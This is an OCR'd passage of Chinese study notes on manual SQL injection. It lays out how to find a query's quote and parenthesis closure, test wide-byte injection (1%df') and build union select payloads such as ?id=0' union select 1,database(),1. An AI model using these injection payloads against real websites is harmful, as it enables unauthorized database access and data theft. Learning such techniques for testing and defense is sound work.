
闭合
步骤
1 尝试引号 —— 加单引号，然后加双引号
1 都报错 —— 说明没有用到引号 —— 包括escape 了 ，且没用到引号
2 都没报错
可能用到了escape
加个 1%df
1%df'
1%df"
都报错说明没用到引号
要宽字节注入
可能 .....
3 单报错，双不报错 —— 用的单引号
4 单不报错，双报错 —— 用的双引号
2 加注释
和 --+被过滤 —— ?id=2'and(1=1)and'1 —— 改变id的值，1,2,3
回显有变化 —— 没有括号要闭合 —— ?id=2'and(1=1)and'1
回显没有变化 —— 有括号要闭合
?id=2')and(1=1)and'1
?id=2'))and(1=1)and'1
或 --+没被过滤 —— ?id=1'%23
报错 —— 有括号要闭合
?id=1')%23
?id=1'))%23
没引号的一种
?id=1)%23
没报错 —— 没有括号 —— ?id=1'%23
3 用union select 或者 报错
报错
union select
和 --+被过滤 —— ?id=0' union select 1,database(),1 and('1
或 --+没被过滤 —— ?id=0' union select 1,2,3,%23